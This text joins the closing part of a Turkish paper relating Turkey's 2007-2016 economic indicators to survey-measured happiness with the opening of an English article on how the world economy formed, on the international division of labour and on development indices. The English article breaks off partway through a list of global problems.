ölçümlerden biri olan Yaşam Memnuniyeti Araştırması ‘hayatınızı bir bütün olarak değerlendirdiğinizde genel olarak hayatınızdan ne kadar memnunsunuz?’(hiç memnun değilimden – çok memnunuma) sorusu ile ölçülmektedir(Veenhoven&Dumludağ, 2015;206). European Values Survey ve World Values Survey’ de ise mutluluk; ‘herşeyi bir arada düşünerek kendinizi(nasıl) tanımladınız?’ sorusuna ‘çok mutluyum, oldukça mutluyum, pek mutlu değilim, hiç mutlu sayılmam’ yanıtlarıyla ölçülmektedir(Eren & Aşıcı, 2015,237) .

Ekonomik Göstergelerle Mutluluk

Türkiye’de mutluluk, TÜİK tarafından düzenli olarak yayınlanan ‘Yaşam Memnuniyeti Araştırması(YMA)’ ile ele alınmaktadır. YMA kapsamında, bireyin genel mutluluk algısı, toplumsal değerleri, temel yaşam alanlarındaki genel memnuniyeti ve bu alanlardaki kamu hizmetlerinden memnuniyeti ölçmek ve bu memnuniyet düzeyinin zaman içindeki değişimi takip edilmektedir (TÜİK,2018). TÜİK’ in 2018 Şubat ayı Yaşam Memnuniyeti Araştırması verilerine göre 2017 yılında;

- Mutlu olduğunu beyan eden bireylerin oranı %58,
- Yaş gruplarına göre en yüksek mutluluk oranı 65 ve üzeri yaş grubuna ait,
- Kadınların mutluluk oranı erkeklerden daha fazla,
- Evli kadınlar evli erkeklere göre daha mutlu,
- Okul bitirmeyen kişilerde mutluluk düzeyi daha fazla,
- Kişileri en çok aileleri mutlu ederken,
- Sağlık, mutluluk kaynakları arasında ilk sırada,
- Hizmetler alanında en yüksek memnuniyet asayiş hizmetlerinde,
- Kişilerin büyük bir kısmı kendi geleceklerinden umutlu olduğu sonuçlarına ulaşmıştır.


Tablo 1:Türkiye’ye İlişkin Veriler

Yıl	Kişi Başına Düşen GDP(\$)	Enflasyon Oranı (%)	Büyüme (%)	İşsizlik Oranı (%)	Gini Katsayısı (0-1)	Mutlu Bireylerin Oranı(%)	Ortalama Mutluluk (0-10)
2007	9 656	8,76	4,7	9,2	0,387	60,2	5,29
2008	10 931	10,44	0,7	10,0	0,386	55,8	5,11
2009	8 980	6,25	-4,8	13,1	0,394	54,3	5,21
2010	10 560	8,57	9,2	11,1	0,380	61,2	5,49
2011	11 205	6,47	8,8	9,1	0,383	62,1	5,27
2012	11 588	8,89	2,1	8,4	0,382	61,0	5,30
2013	12 480	7,49	4,2	9,0	0,382	59,0	4,88
2014	12 112	8,85	3,0	9,9	0,379	56,3	5,57
2015	11 019	7,67	4,0	10,3	0,386	56,6	5,50
2016	10 883	7,78	-	10,9	0,396	61,3	5,30


Tablo 1’de, Türkiye’nin 2007-2016 yıllarına ilişkin TÜİK’ ten alınan mutlu bireylerin oranı, kişi başına düşen GDP(\$), işsizlik oranı, gini katsayısı, büyüme, BUMKO’ dan alınan enflasyon oranları ve World Database of Happiness’ dan alınan ortalama mutluluğun 1-10 ölçeğindeki değerleri yer almaktadır.

Kişi başına düşen gelir, 2007’de 9656 dolardan 2016’da 10883 dolar seviyelerine artarken, mutlu bireylerin oranı%60,2’den %61,3 seviyesine artmış ve mutluluk 0-10 ölçeğinde ise 5,29’dan 5,30’a yükseldiği Tablo 1’ de görülmektedir.

Grafik 1: Kişi Başına GDP-Mutluluk



Grafik 2: Büyüme - Mutluluk



Grafik 1’de kişi başına GDP ile mutluluk arasındaki ilişki yansıtılmaktadır. Bu ilişkiye yıllar itibariyle bakıldığında kişi başına GDP ve mutluluk arasında genelde farklı yönlü hareket görülmekte ve geleneksel iktisadi modellerin iddialarıyla uyuşmamaktadır. Geleneksel iktisadi modeller, gelir artışının refah ve mutluluğu artıracağı iddia ederler. Büyüme ile mutluluğun yıllar itibariyle grafiksel gösteriminde (Grafik 2’de), 2007’den 2012’ye kadar olan dönemde büyüme arttığında mutluluğunda arttığı, azaldığında mutluluğunda azaldığı görülmektedir. 2012 ve sonrasında iki değişkeninde farklı seyir izlediği görülmektedir.

Gelir ve mutluluk araştırması yapan, Richard Easterlin’in 1974 yılında yayınladığı 1946’dan 1970’e kadar 19 ülkeyi kapsayan ‘Does Economic Growth Improve The Human Lot?’ Some Empirical Evidence’ adlı makalesinde, 19 ülkede, mutluluk ve gelir arasında pozitif bir ilişkinin olduğunu ve yüksek statüye sahip grupların ortalama mutluluklarının düşük statüye sahip gruplardan daha yüksek olduğunu ortaya koyarken, ülkeler arası karşılaştırma da mutluluk ve gelir arasındaki ilişkinin zayıf olduğunu ifade eder (Easterlin, 1974;118-119). Bu literatür de ‘Easterlin Paradoksu’ olarak bilinmektedir.

Mutluluk ekonomisinde kabul gören görüş; mutluluk ve gelir arasındaki pozitif ilişkidir. Fakat zaman içinde artan gelir beraberinde mutluluğu artırıp artırmayacağı konusu üzerine Veenhoven başta olmak üzere bir grup araştırmacı; gelir artışına mutluluk artışının eşlik ettiğini ileri sürerken Easterlin başta olmak üzere bir grup araştırmacı da; gelirdeki artışın mutlulukta ek bir artış yaratmadığını ileri sürmektedir (Veenhoven& Dumludağ, 2015; 219).

Gelirin mutlulukla olan ilişkisine yönelik literatürde farklı görüşler yer almaktadır. Gelirin mutluluk üzerine etkisi ekonomistler tarafından önemli bir ölçüt sayılmakla birlikte gelir düzeyi bireysel ve ulusal refahın bir göstergesi sayılabilir (Ackerman vd. , 1997;27). Fakat bazı dönemlerde en yüksek kişi başı GDP’ e sahip ilk 10 ülkenin sadece yüzde 30’ unun en mutlu 10 ülke listesine girdiği görülmektedir(<https://barbradozier.wordpress.com/2015/05/14/gdp-per-capita-and-happiness/>).


Diener ve Seligman çalışmalarında, Amerika Birleşik Devletleri’nin 1947-1958 yıllarını kapsayan inceleme yapmış ve GDP’ nin üç kat artmasına karşılık yaşam memnuniyetinin

artmadığını gözlemlemiş ve bu olgu artan kişi başı gelir seviyesinin mutluluk seviyesi için her zaman iyi bir gösterge olamayacağını göstermektedir (Diener & Seligman, 2004;3).


Mutluluk ile kişi başına düşen gelir arasında ilişkinin incelendiği bir başka çalışma Frey ile Slutzer tarafında yapılmıştır. Çalışmanın sonucunda, azalan getirilerin ortaya çıktığını ve kişi başı gelirin belli bir süreden sonra artmasının mutluluk seviyesinde önemli bir artışa neden olmadığı tespit edilmiştir. Çalışma da, kişi başına düşer gelir ile mutluluğun, belli bir seviyeye kadar arttığı, bu seviyeden sonra ilişki derecesinin öneminin azaldığı ve bu ilişkinin etkisinin ortadan kaybolduğu ifade edilmektedir (Frey & Slutzer, 2002;75).

Gelirin mutluluk üzerine olan etkisini test eden Pukeliene ve Kisielauskas, 21 Avrupa ülkesini kapsayan çalışmada; ülkeleri dört sınıfa(gelişmekte olan, gelişmiş, büyük ve küçük) ayırarak ele almıştır. Bu çalışmanın sonucunda; 21 ülkenin 11'inde güçlü ya da ortalama bir ilişki bulunurken, 11 ülkenin gelişmekte olan 6 ülkesinde güçlü ilişkinin olduğu tespit edilmiştir (Pukeliene & Kisielauskas, 2013;24).

Grafik 3: Mutluluk-Enflasyon Oranı(%)



Grafik 4: Mutluluk-İşsizlik Oranı




Ekonomik göstergelerden enflasyon düzeyine Türkiye için bakıldığında 2007'de %8,76'dan 2016'da 7,78 seviyelerine gerilerken, mutluluk 0-10 ölçeğinde ise 5,29'dan 5,30'a yükseldiği Grafik 3' de görülmektedir. Grafik 4'te işsizlik oranının ve mutluluğun 2007'den 2016'ya seyri görülmektedir. İşsizlik oranı ve mutluluğun aynı yönlü seyir izledikleri dönemlerde, genel işsizlik düzeyinden ziyade kişilerin kendi işsiz olması halinin ya da gelir karşılaştırmasına benzer durumun işsiz kalmakta da(işsizlik karşılaştırması, kendisi gibi işsizlerin olduğunu görmenin-işsizliğin kendinden kaynaklanmadığını düşünmenin) geçerli olduğu düşünülmektedir.

Tella vd. çalışmalarında, 12 Avrupa ülkesi ve Birleşik Devletlerden çeyrek milyon insanı kapsayan analizleri sonucunda düşük enflasyon ve düşük işsizlik oranının insanların mutluluk seviyeleri üzerine olumlu bir etki yaptığını ortaya koymuştur. Ayrıca çalışmalarında, işsizliğin mutluluk üzerine etkisinin enflasyondan daha güçlü olduğunu, bireylerin 1 birim işsizliği 1.7 birim enflasyona tercih edeceği belirtilmiştir (Tella vd., 2001;340).

İşsizlik, enflasyonun ve mutluluk üzerine yapılan bir diğer çalışma Ruprah vd. tarafından yapılmıştır. Bu çalışma sonucuna göre, işsizlik enflasyondan daha çok mutsuzluğa neden olmakta ve OECD ülkelerinde işsizliğin enflasyonla değişim oranı 4 civarındayken bu oran Latin Amerika için 8 civarındadır (Ruprah & Luengas, 2011;65).

Bireyler işsiz olmamalarına rağmen mutsuz olabilirler; gelecekte işsiz kalabilme ihtimali ve işsizlerin talihsiz kadere sahip olma düşüncesi bireyleri endişeye sürükler. İşsizliğin ekonomiye ve topluma; vergilerde artış, suç ve sosyal gerginliklerde artış hatta protesto ve ayaklanmalar vb. yansımalarının olacağı öngörüsünde bulunabilir (Frey & Stutzer, 2002;420).

Grafik 5: Mutluluk ve Gini Katsayısı



Gelir dağılımının adil olup olmadığını ölçen ve Lorenz eğrisinden elde edilen Gini katsayısı, 0-1 arasında değer almaktadır. Bu değer sıfıra yaklaşıyorsa gelir dağılımı adil, bire yaklaşıyorsa gelir dağılımı bozuktur. Grafik 5'te Türkiye'nin yıllar itibariyle Gini katsayıları ve mutluluk seyirleri görülmektedir. Birkaç yıl haricinde 2007'den 2016'ya gelir dağılımında adaletin arttığı yıllarda mutlulukta artmaktadır.

OECD ülkelerinde, gelir dağılımında adalet ve mutluluk endeksi incelemesinde, mutlu olan ülkelerde genellikle gelir dağılımında adaletsizliğin daha az olduğu sonucuna varılmıştır. Ayrıca gelir adaletsizliği artışı sonucunda insanların daha çok çalışmaya teşvik edilmesi, ülkelerin refahının olumsuz etkilendiği görülmüştür. Gelir eşitsizliği ve aşırı yoksulluk kişilerin mutluluk seviyesini azalttığı gibi suç oranları ve şiddet eğilimini artırarak negatif sosyal dışlıklara yol açar (Güzel, 2018;393). Böylece, bireyin mutsuzluğu, toplumun belirli bir kısmına yansıyacak ve mutsuzluğun daha da artmasına yol açacaktır.

1972-2008 zaman dilimini kapsayan ve General Social Survey verilerini kullanarak Oishi vd. tarafından yapılan çalışma, Amerika Birleşik Devletleri'nde gelir eşitsizliğinin daha az olduğu yıllarda, gelir eşitsizliğinin daha fazla olduğu yıllara göre daha mutlu olduklarını ortaya koymaktadırlar. Gelir eşitsizliği ile mutluluk arasındaki negatif ilişki, genel güven ile adaletle ilişkilendirilir ve bu negatif ilişki yüksek gelir grupları için değil düşük gelir grupları için geçerlidir (Oishi vd.,2011;1095).

Yu ve Wang'ın çalışmasında; gelir açığının kapanabileceği düşüncesi ve finansal açıdan iyimser beklentinin, kritik bir gelir eşitsizliği seviyesine kadar artan gelir eşitsizliği yüksek mutluluk seviyesini işaret ederken daha da artan gelir eşitsizliğinin kişileri umutsuzluğa ve mutsuzluğa sürüklediği ifade edilir (Yu & Wang,2017;5).

Sonuç

İnsanların ömür boyunca ulaşmayı amaçladıkları mutluluk, birçok bilim dalının tartışma konusu olmuştur. Bu bilim dallarından biri olan iktisat, mutluluğu ekonomik belirleyicileri üzerinde durmaktadır. Yapılan bu çalışma da, ekonomi göstergelerinden büyüme, kişi başına GDP, işsizlik oranı, enflasyon ve gini katsayılarıyla mutluluğun ilişkisi dönemsel

değerlendirilmektedir. 2007-2016 yıllarında kişi başına GDP ve mutluluk arasında genelde farklı yönlü hareket görülürken, 2007'den 2012'ye kadar olan dönemde büyüme arttığında mutluluğunda arttığı, azaldığında mutluluğunda azaldığı görülmektedir. 2012 ve sonrasında büyüme ve mutluluk değişkeninin farklı seyir izlediği görülmektedir. Kişi başına GDP ve ekonomik büyümedeki yükseliş bireylerin refah düzeyini ve mutluluğunu artırması beklenir. Fakat belirli bir geçim düzeyi veya yaşam standardından sonra mutluluk, gelir ve büyüme faktöründen ziyade iyi aile yaşamı, sağlıklı yaşam, eğitim, güvenli ortamda yaşam, diğer bireylerle kurdukları ilişkilerde benzeme, farklılaşma, üstün olma gibi karşılaştırmalar, yaşamdan beklenti, yaşama adapte olabilme gibi faktörlerden etkilenebilmektedir. 2007 yılında 2016 yılına göre enflasyon azalırken mutlu bireylerin oranı ve mutluluğun 0-10 ölçeğinde arttığı görülmektedir. İşsizlik oranı 2007'den 2016 yılına artarken, mutlu bireylerin oranı ve mutluluk ölçeğindeki değeri de artmıştır. Bu durumda genel işsizlik düzeyinden ziyade kişilerin kendi işsiz olması halinin, kendisi gibi işsizlerin olduğunu görmenin, işsizliğin kendinden kaynaklanmadığını düşünmenin, mutluluğu işsizlik dışındaki faktörlerle özdeşleştirmenin etkili olduğu düşünülmektedir. Ekonomik göstergelerden son olarak ele alınan gini katsayısı ve mutluluk arasındaki ilişki genellikle ters yönlüdür diğer bir ifadeyle birkaç yıl haricinde gelir dağılımında adalet arttığında mutluluk düzeyinde artış olduğu görülmektedir. Söz konusu ekonomik göstergelerdeki değişimin mi mutluluğu değiştirdiği, mutluluğun mu ekonomik göstergeleri yansıdığını net değildir.

Mutluluk ekonomisi alanında yapılacak araştırmalarla; hükümet programlarının şekillenmesine, toplumsal refahı artırıcı politikaların uygulanmasına, kamu harcamalarının toplumsal mutluluğu artırıcı alanlara yönlendirilmesine, toplumsal huzuru destekleyici yol haritasının çıkarılmasına vb. konulara yön vermesi beklenmektedir.

Kaynakça

- Ackerman, F., Kiron, D., Goodwin, N., Harris, J. & Gallagher, K. (1997). Human Well-Being and Economic Goals. USA: Island Press.
- Barbara Dozier's Blog, (2018). GDP Per Capita and Happiness, 29.05.2018 tarihinde <https://barbradozier.wordpress.com/2015/05/14/gdp-per-capita-and-happiness/> adresinden alındı.
- BUMKO. (2018), Enflasyon Verileri, 01.06.2018 tarihinde <http://www.bumko.gov.tr/TR,149/enflasyon.html> adresinden alındı.
- Çirkin, Z.(2015). Gelir Ve Mutluluk Arasındaki İlişkinin İncelenmesi (Yüksek Lisans Tezi), Ankara: Ankara Üniversitesi, Sosyal Bilimler Enstitüsü.
- Diener, E., Oishi, S., & Lucas, R. E. (2002). Subjective Well-Being: The Science Of Happiness And Life Satisfaction. In C.R. Snyder & S.J. Lopez (Ed.), Handbook Of Positive Psychology. New York: Oxford University Press.
- Diener, E. & Seligman, Martin E.P. (2004). Beyond Money: Toward an Economy of Well-Being, Psychological Science in the Public Interest 5/1: 1-31.
- Easterlin R.(1974). 'Does Economic Growth Improve the Human Lot?' in Paul A. David and Melvin W. Reder, eds., Nations and Households in Economic Growth: Essays in Honor of Moses Abramovitz, New York: Academic Press, Inc., 89-125.
- Eren, K.A. & Aşıcı, A.A.(2015). Türkiye' de Mutluluğun Seyri, İktisatta Davranışsal Yaklaşımlar, İmge Kitabevi, Ankara.
- Frey, B.S. & Stutzer, A. (2002). Happiness and Economics: How The Economy and Institutions Affect Human Well-Being. Princeton University Press, New Jersey.
- Frey B.S. & Stutzer A. (2002). What Can Economists Learn from Happiness Research?, Journal of Economic Literature, 40/2, 402-435.
- Gökdemir, Ö. & Öztürk, M.(2015). Fayda, Sosyal Seçim ve Mutluluk, İktisat ve Toplum Dergisi(58), 26-33.
- Güzel, S.(2018). Gelir Eşitsizliği, Refah ve Mutluluk, Anemon Muş Alparslan Üniversitesi Sosyal Bilimler Dergisi, 6(3), 389-394.
- Oishi, S., Kesebir, S. & Diener, E. (2011). Income Inequality and Happiness, Psychological Science, 22(9), 1095–1100.
- Oswald, A.(1997). Happiness and Economic Performance, The Economic Journal, 107, 1815-1831.
- Peiró A. (2006). Happiness, Satisfaction and Socio-economic Conditions: Some International Evidence, The Journal of Socio-Economics, 35, 348-365.
- Pukeliënė, V. & Kisieliuskas, J.(2013). The Influence of Income on Subjective Well-Being, Taikomoji Ekono Mika: Sisteminiai Tyrimai, 7/2, 13-26.
- Ruprah, I.J. & Luengas, P. (2011). Monetary Policy and Happiness: Preferences over Inflation and Unemployment in Latin America, The Journal of Socio-Economics, 40, 59–66.

- Servet, O.(2017). Mutluluğun Türkiye’deki Belirleyenlerinin Zaman İçinde Değişimi, Akdeniz Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 17 (35), 16-42.
- Şeker, M. (2009). Mutluluk Ekonomisi. Sosyoloji Konferansları, 39, 115-134.
- Şeker, M. (2016), Mutluluk Ekonomisi(Kamu Ekonomisi Açısından Bir Analiz), Türkmen Kitabevi, İstanbul.
- Şentürk, E.(2011) , Mutluluk Düzeyinin Sosyo-Demografik Özelliklerle Lojistik Regresyon Analiz Aracılığıyla İncelenmesi Ve Türkiye İçin Bir Uygulama(Yüksek Lisans Tezi), İstanbul: Marmara Üniversitesi, Sosyal Bilimler Enstitüsü.
- Tella, R.D., MacCulloch, R.J.,&Oswald, A.J.(2001).Preferences over Inflation and Unemployment: Evidence from Surveys of Happiness, The American Economic Review, 91/ 1, 335-341.
- TUİK. (2018). Yaşam Memnuniyeti Araştırması, 22.05.2018 tarihinde <http://www.tuik.gov.tr/PreHaberBultenleri.do?id=27590> adresinden alındı.
- TUİK. (2018). İşgücü İstatistikleri, 22.05.2018 tarihinde http://www.tuik.gov.tr/PreTablo.do?alt_id=1007 adresinden alındı.
- TUİK. (2018). Gelir Dağılımı İstatistikleri, 22.05.2018 tarihinde http://www.tuik.gov.tr/PreTablo.do?alt_id=1011 adresinden alındı.
- TUİK. (2018). Ulusal Hesaplar, 22.05.2018 tarihinde http://www.tuik.gov.tr/PreTablo.do?alt_id=1108 adresinden alındı.
- Veenhoven, R.(1991). Is Happiness Relative? Social Indicators Research 24:1 -34.
- Veenhoven, R.& Dumludağ, D.(2015).İktisat ve Mutluluk: Bu Gün Daha Mutlu Muyuz?, İktisatta Davranışsal Yaklaşımlar, İmge Kitabevi, Ankara.
- World Database of Happiness. (2018). Mean Happiness, 06.06.2018 tarihinde <http://worlddatabaseofhappiness.eur.nl> adresinden alındı.
- Yemişçigil, A. &Dolan, P.(2015). Mutluluk Nedir, Nasıl Ölçülür? Kalkınma Literatüründe Teorik ve Metodolojik Yaklaşımlar, İktisatta Davranışsal Yaklaşımlar, İmge Kitabevi, Ankara.
- Yu, Z., Wang,F.(2017). Income Inequality and Happiness: An Inverted U-Shaped Curve, Frontiers in Psychology, 8, Article 2052.1-6.

World Economic Formation Process and Integration of International Economic Relations

Narmin HEYDAROVA*

Abstract

The main purpose of the article is to analyze the world economy and analyze the place of countries in the world economy. The research was reviewed in 3 aspects. In the first part, the emergence, formation and development stages of the world economy were analyzed. The second part examined the level of economic development and the deepening of integration in the world countries. The world economy is a multi-level global economic system that integrates the national economies of the world on the basis of international labor division through the system of international economic relations. Because its international economic relations are an integral part of a single global economy, its research begins with the description of the problems of world economy formation. As can be seen from the definition, international division of labor is an objective basis of the world economy. The basis of the research is that the world economy - possibilities, perspectives, development directions are conditioned by the deepening of the international division of labor and its transition to higher forms. At the end of the article, the global problems of the global economy have been analyzed. There are important factors for the problem to be global. The ways to solve these problems as a result of the collective effort of all states are shown. At the end of the research, it was determined that carrying out well-grounded defense policies in the countries is the main reason for achieving high economic indicators.

Keywords : world economy, international economic relations, global economy, deeping of integration, international division labour

JEL code : F02, F5 , F6, F63

Xülasə : Dünya iqtisadiyyatının formalaşması və ölkələrin dünya iqtisadiyyatındakı yerini təhlil edərək araşdırılması məqalənin başlıca məqsədidir. Tədqiqata 3 aspektdən baxılmışdır. İlk hissədə dünya iqtisadiyyatının yaranması, formalaşması və inkişaf mərhələləri təhlil olunmuşdur. İkinci hissədə dünya ölkələrinin iqtisadi inkişaf səviyyəsi və integrasiyasının dərinləşməsi araşdırılmışdır. Üçüncü hissədə dünya iqtisadiyyatının global probleminin həlli yolları tədqiq olunmuşdur. Məqalədə dünya iqtisadiyyatının çağdaş dövrdəki vəziyyətə gəlib çatması üçün hansı mərhələlərdən keçməsi, formalaşması əhatəli şəkildə əks etdirilmişdir.

Dünya iqtisadiyyatı – beynəlxalq iqtisadi münasibətlər sistemi vasitəsilə beynəlxalq əmək bölgüsünün əsasında dünya ölkələrinin milli iqtisadiyyatlarını birləşdirən çox səviyyəli global təsərrüfatçılıq sistemidir. Beynəlxalq iqtisadi münasibətlər vahid dünya təsərrüfatı sisteminin tərkib hissəsi olduğuna görə, onun tədqiqatı da dünya təsərrüfatının formalaşması problemlərinin şərhinə ilə başlanır. Tərifdən də , göründüyü kimi beynəlxalq əmək bölgüsü dünya iqtisadiyyatının obyektiv əsasıdır. Tədqiqatın əsası olaraq, dünya iqtisadiyyatı – imkanları, perspektivi, inkişaf istiqamətləri beynəlxalq əmək bölgüsünün dərinləşməsi, onun daha yüksək formalarına keçidlə şərtləndiyi qeyd olunmuşdur. Məqalənin sonunda dünya iqtisadiyyatının global problemləri təhlil edilmişdir. Problemin global olması üçün zəruri faktorlar yer almışdır. Bu problemləri bütün dövlətlərin kollektiv səyi nəticəsində həll etmə yolları göstərilmişdir. Tədqiqatın sonunda müəyyən olunmuşdur ki, ölkələrdə düşünülmüş proteksionist siyasət aparılması, yüksək iqtisadi göstəricilərə nail olmağın başlıca səbəbidir.

Açar sözlər : dünya iqtisadiyyatı, beynəlxalq iqtisadi münasibətlər, global iqtisadiyyat, integrasiyanın dərinləşdirilməsi, beynəlxalq əmək bölgüsü

Article: The world economy is a multi-level global economic system that integrates the national economies of the world on the basis of international labor division through the system of international economic relations.

The "global economy" is interpreted as a "system of international economic relations based on a comprehensive relationship between national economies." One such opinion is that they defend many western researchers. Because the International Economic System - trade, financial relations, unequal distribution of capital resources and workforce.

Features and stages of development of the world economy.

The world economy has been established and shaped as a result of the development of a long historical process. This process, as a consequence of historical legitimacy, also covers the economic relations that occur at different stages. These phases can be classified as follows:

1. Many researchers refer to the first phase of the world economy as the Roman Empire (VIII-VI centuries AD). At this stage, inter-country trade relations were formed.
2. The second phase is associated with geographical discoveries of the XV-XVI centuries. These discoveries led to the development of international trade. International trade, which replaced natural agriculture, was of greater importance. However, the world economy of that period was just new, limited, only in the circle of merchant capital.

* Azerbaijan State Economic University (UNEC), Faculty of Economic, Email : narminheydarova@gmail.com

3. The third stage covers the beginning of the 20th century by the end of XIX century. At this stage, after the industrial coup, transition from capitalism to monopoly capitalism took place. At the beginning of the twentieth century, the development of mass production has led to the transition from the world market to the world economy. At this stage, along with workforce flow and commodity exchange, capital flows have also increased. This has expanded international production links.
4. The fourth phase covers the period between the beginning of the 20th century and the beginning of the 21st century. This stage in the development of the world economy is characterized by a modern era.

In general, this phase is characterized by the development of the internationalization process and the stage of reconstruction in the system of international economic relations. At this stage, the role of developing countries in the world economy appears. The process of involving national economies into the world community is growing, the system of international organizations is created, the regulation of world economic relations is a necessity, the activity of international companies is expanding. The modern world economy system is characterized by more industrial upheavals.

Many economists divide the twentieth century into certain periods in the development of the world economy. These are:

1. 1920-1930s. At that time, global crisis was observed. Economic relations between countries, regions are unstable, and integration relations have weakened.
In the years 1913-1929, the volume of GDP on the world increased by 1.1 times.
As a result of the economic crises of 1920-1930, the volume of production in the industrialized countries decreased by 18%. In 1929-1932, the gross product in the US was 28%, 44.7% of industrial output, 25.6% in France, 40.8% in Germany. In the UK declined by 11.4%. Obviously, under such conditions the volume of exports has also decreased.
2. After the Second World War, the "world socialist economic system" emerged. The change in the social structure of the world economy took place. The countries of this system are developing entirely on another socio-economic basis, collectivization of production, governance from the center, state-of-the-art industry, etc. would rule.
3. In the 1950s and 1980s, the economic development of the United States and other industrial countries began to be closer. In 1955, the gross domestic product of six developed industrialized countries accounted for 74% of US GDP and 114% in 1970.
4. The last decades of the 20th century can be considered a new era in the development of the world economy. At that time radical changes took place in the social structure of the Eastern European countries and the former Soviet Union. The formation of a system closer to the economic and political structure of the Western states is formed. The world economy is entering a new stage of development, a more uniform, whole feature. Here are the national economies of industrialized developing countries, developing economies and countries with economies in transition, and the global world economy is formed.

The current modern world economy, mainly, according to its global scale; based on the principles of market economy; The objective is to distinguish between the economic division of the international labor and the more international character of production. As a result of the internationalization of all economic processes, the following structures of the world economy have been formed.(Fig.1)

Thus, the emergence of the world economy is not calm, and social progress did not occur as a result. The 16th century geographical discoveries, slave trade, violence, physical destruction of millions of people, local and world wars and similar processes were also characteristic.

International division of labor is an objective basis of international economic relations.

In order to clarify why an international division of labor is on the basis of the formation and




Figure 1. Structures of the World Economy

development of international economic relations, it is necessary to examine the essence of the division of the International Labor. The international division of labor is the highest form of social division of labor and is a permanent, mutually beneficial specialization and exchange of certain levels of their production results.

Historically the first goal of the international division of labor has been to increase labor productivity. The necessity of raising labor productivity, which is the basis of economic and social progress, has always been a force of the International Labor division. The specialization of countries in the division of the International Labor divide in one or another of these areas is primarily the formation of international trade, the first form of international economic relations, and the deepening of the International Labor division, the subsequent formation of the remaining forms of International Economic Relations.

The international division of labor is the result of a long-term specialization process for the production of national production costs of countries with minimal levels of commodities compared to international costs.

It is worth mentioning that IDL is a prerequisite for the establishment of effective international economic relations on the whole planet, and is based on the integration of national economies into a

single world economy.

Therefore, when examining the question of participation of each country in international economic relations, it is necessary to take into consideration that the objective reason for the participation of any state in this area is the division of labor and exchange at the international level.

In the modern era new proposals, ideas and theories are being proposed for further deepening of IDL as well as modernization and, thus, the development of IER. The essence of these ideas is that developing countries are advised to abolish artificial barriers, abandon the policy of protectionism, and to attract foreign investment in the economy.

The division of international labor has found that it is practically impossible to provide the production of all the nomenclature of the required commodities at a high technological level within any country. Therefore, countries have specialized and exported those products in areas where they have certain advantages. They have started importing the products of areas where they do not have superiority. As a result, the diversification of separate countries in the International Division of Labour has required international exchange, and thus the foundation of the IER was established.

The level of economic development and deepening of integration in the world countries.

Countries that act as subjects of the world economy are characterized by the diversity of levels of social development. For this reason, there is a need for classification according to the countries' developmental levels. Economic development is a multinational process, reflecting both the evolution of the country's economic cycle and the change of economic systems on this basis. The multitude of economic development does not. Traditionally, GDP per capita is used as a key indicator in this area. This indicator is based on the international classification of countries. According to him, countries are divided into groups of developed countries and developing countries. However, the use of this indicator is associated with a number of known problems.

The received indicators can be combined in 2 groups. The first is indicators that consider development as a "normal" or "optimal" outcome of the mutual impact of social, economic and political factors, and secondly, indicators that measure development from the point of view of the quality of life of the population. It is to be fully evaluated by any single indicator.

One of the most important surveys on the first group of indicators was conducted by the United Nations Research Institute for Social Development (UNRISD) in 2000. This research was related to the selection of the most acceptable indicator of development and the relationship between these indicators at different levels of development. In the first period, 73 indicators were analyzed, but only 16 indicators were selected. These indicators are as follows:

1. Life Cycle Duration
2. Number of population living in polling stations with population of 20,000 and more
3. Daily consumption of animal protein per capita
4. Combined indicator of primary and secondary education
5. Employment coefficient
6. The number of people per room
7. Newspaper circulation per 1,000 people
8. Specific weight of economically active population engaged in electricity, gas and water and etc.
9. Agricultural production per man of agricultural worker
10. Specific weight of aged men in agriculture
11. Electricity consumption, per capita kilowatt
12. Steel consumption, per capita (kg)
13. Energy consumption, per capita charcoal equivalent (kg)
14. Specific weight of GDP produced in the manufacturing industry
15. Foreign trade per capita (US dollars)
16. Specific weight of those who are wage-earners in total economically active population

Based on the above, the complex social development index was developed. The ranking of countries on this index differs from the classification of GDP per capita.

Evaluation studies were conducted to address the shortcomings in terms of development, the needs of the majority of the population or the quality of life of the population.

Morris D. Morris' Physical Quality Index of Life is one of the most important research in this area. Three indicators - a simple combined index based on the life expectancy for 1 year, child mortality and

literacy. For each indicator, the level of individual countries was assessed on a 100-point scale. Here's one of the worst, 100 best indicators.

Another study by UNDR "Human Development Report" was launched editions. The main purpose of the research was to build and improve the Human Development Index (HDI). According to HDI countries from 0 (the lowest human development) to 1 (the best human development) are classified on a scale. At this point three goals of development or the final outcome are evaluated:

1. Longevity; is calculated based on the length of life.
2. Knowledge Level; average indicator of literacy among elderly
3. Income; is calculated as income per capita.

Based on the 2010 figures for 160 countries, a complex index based on these three indicators is calculated. As a result, countries are divided into three groups: (Fig.2)

1. Poor countries with human development (0.000 - 0.500 points)
2. Countries with moderate human development (0.510 - 0.790 points)
3. Countries with high human development (0,800 - 1,00 points)

Figure.2

Particular emphasis should be given to the role of the UN Sustainable Development Commission in the development of indicators. This commission summarized the indicators used by the UN specialized agencies and commissions, resulting in around 130 development indicators. At present, the commission urges all organizations in the UN system to use these indicators. These indicators are grouped into 4 groups and 25 subgroups.

In the widespread opinion of experts, our world is transition from the moment of the conjugation of the interests of the national economy to the global economy, which does not have a single regulator.


There is a problem with the globalization tendency of the global economy. The question is, on the one hand, the complex effects of both processes, such as globalization of markets and on the other hand, the creation of regional economic blocks.

In fact, the tendency of globalization shows itself to be more vivid and leads to the formation of a single global market here. Thus, regional blocks are created to use the benefits of world trade rather than supplying themselves. Thus, the world economy is actually integrating into two levels - at global and regional levels.

Economic integration - a high level of national economies is a form of political economic union, based on mutual economic completion and division of labor.

Economic integration identifies a number of objective factors. These factors include the following:

1. Globalization of farm life;



2. Deepening of international division of labor;
3. World scientific-technical revolution according to nature;
4. Increasing the degree of openness of national economies.

As we have noted, the smaller the difference between the development economies of the integration economies, the more they can benefit from the integration processes. Otherwise, the second country may become the raw material additive of the first country, even if one of the countries is a high level of development and the other one is a complementary country to the economy.

Another important aspect of improving economic integration is based on the real basis of regulation of the local currency exchange rate. Otherwise, this may lead to trade disruptions.

The shortest way to resolve cross-border trade and payment problems is to establish financial institutions at the regional level. Thus, joint financial institutions can play an important role in lending the export of countries with a negative balance on the block. From this point of view, a trade union may be used as a different method.

Regional economic integration should not be based on "closed" regionalism in order to benefit from world trade (not only a blockade), but should be based on "open" regionalism principles. Generally, improvements in integration processes are as numerous as the number of problems associated with these processes.

Directions to the solution of global problems of the world economy.

One of the most important features of world development in the second half of the 20th century, and especially in the last fifty years, is that problems that address the vital interests of all nations and solve the problems requiring collective efforts of all states for the solution are increasingly affecting the fate of nations, humanity, all international relations. At present there are eight major global problems:

- The problem of the world nuclear war prevention;
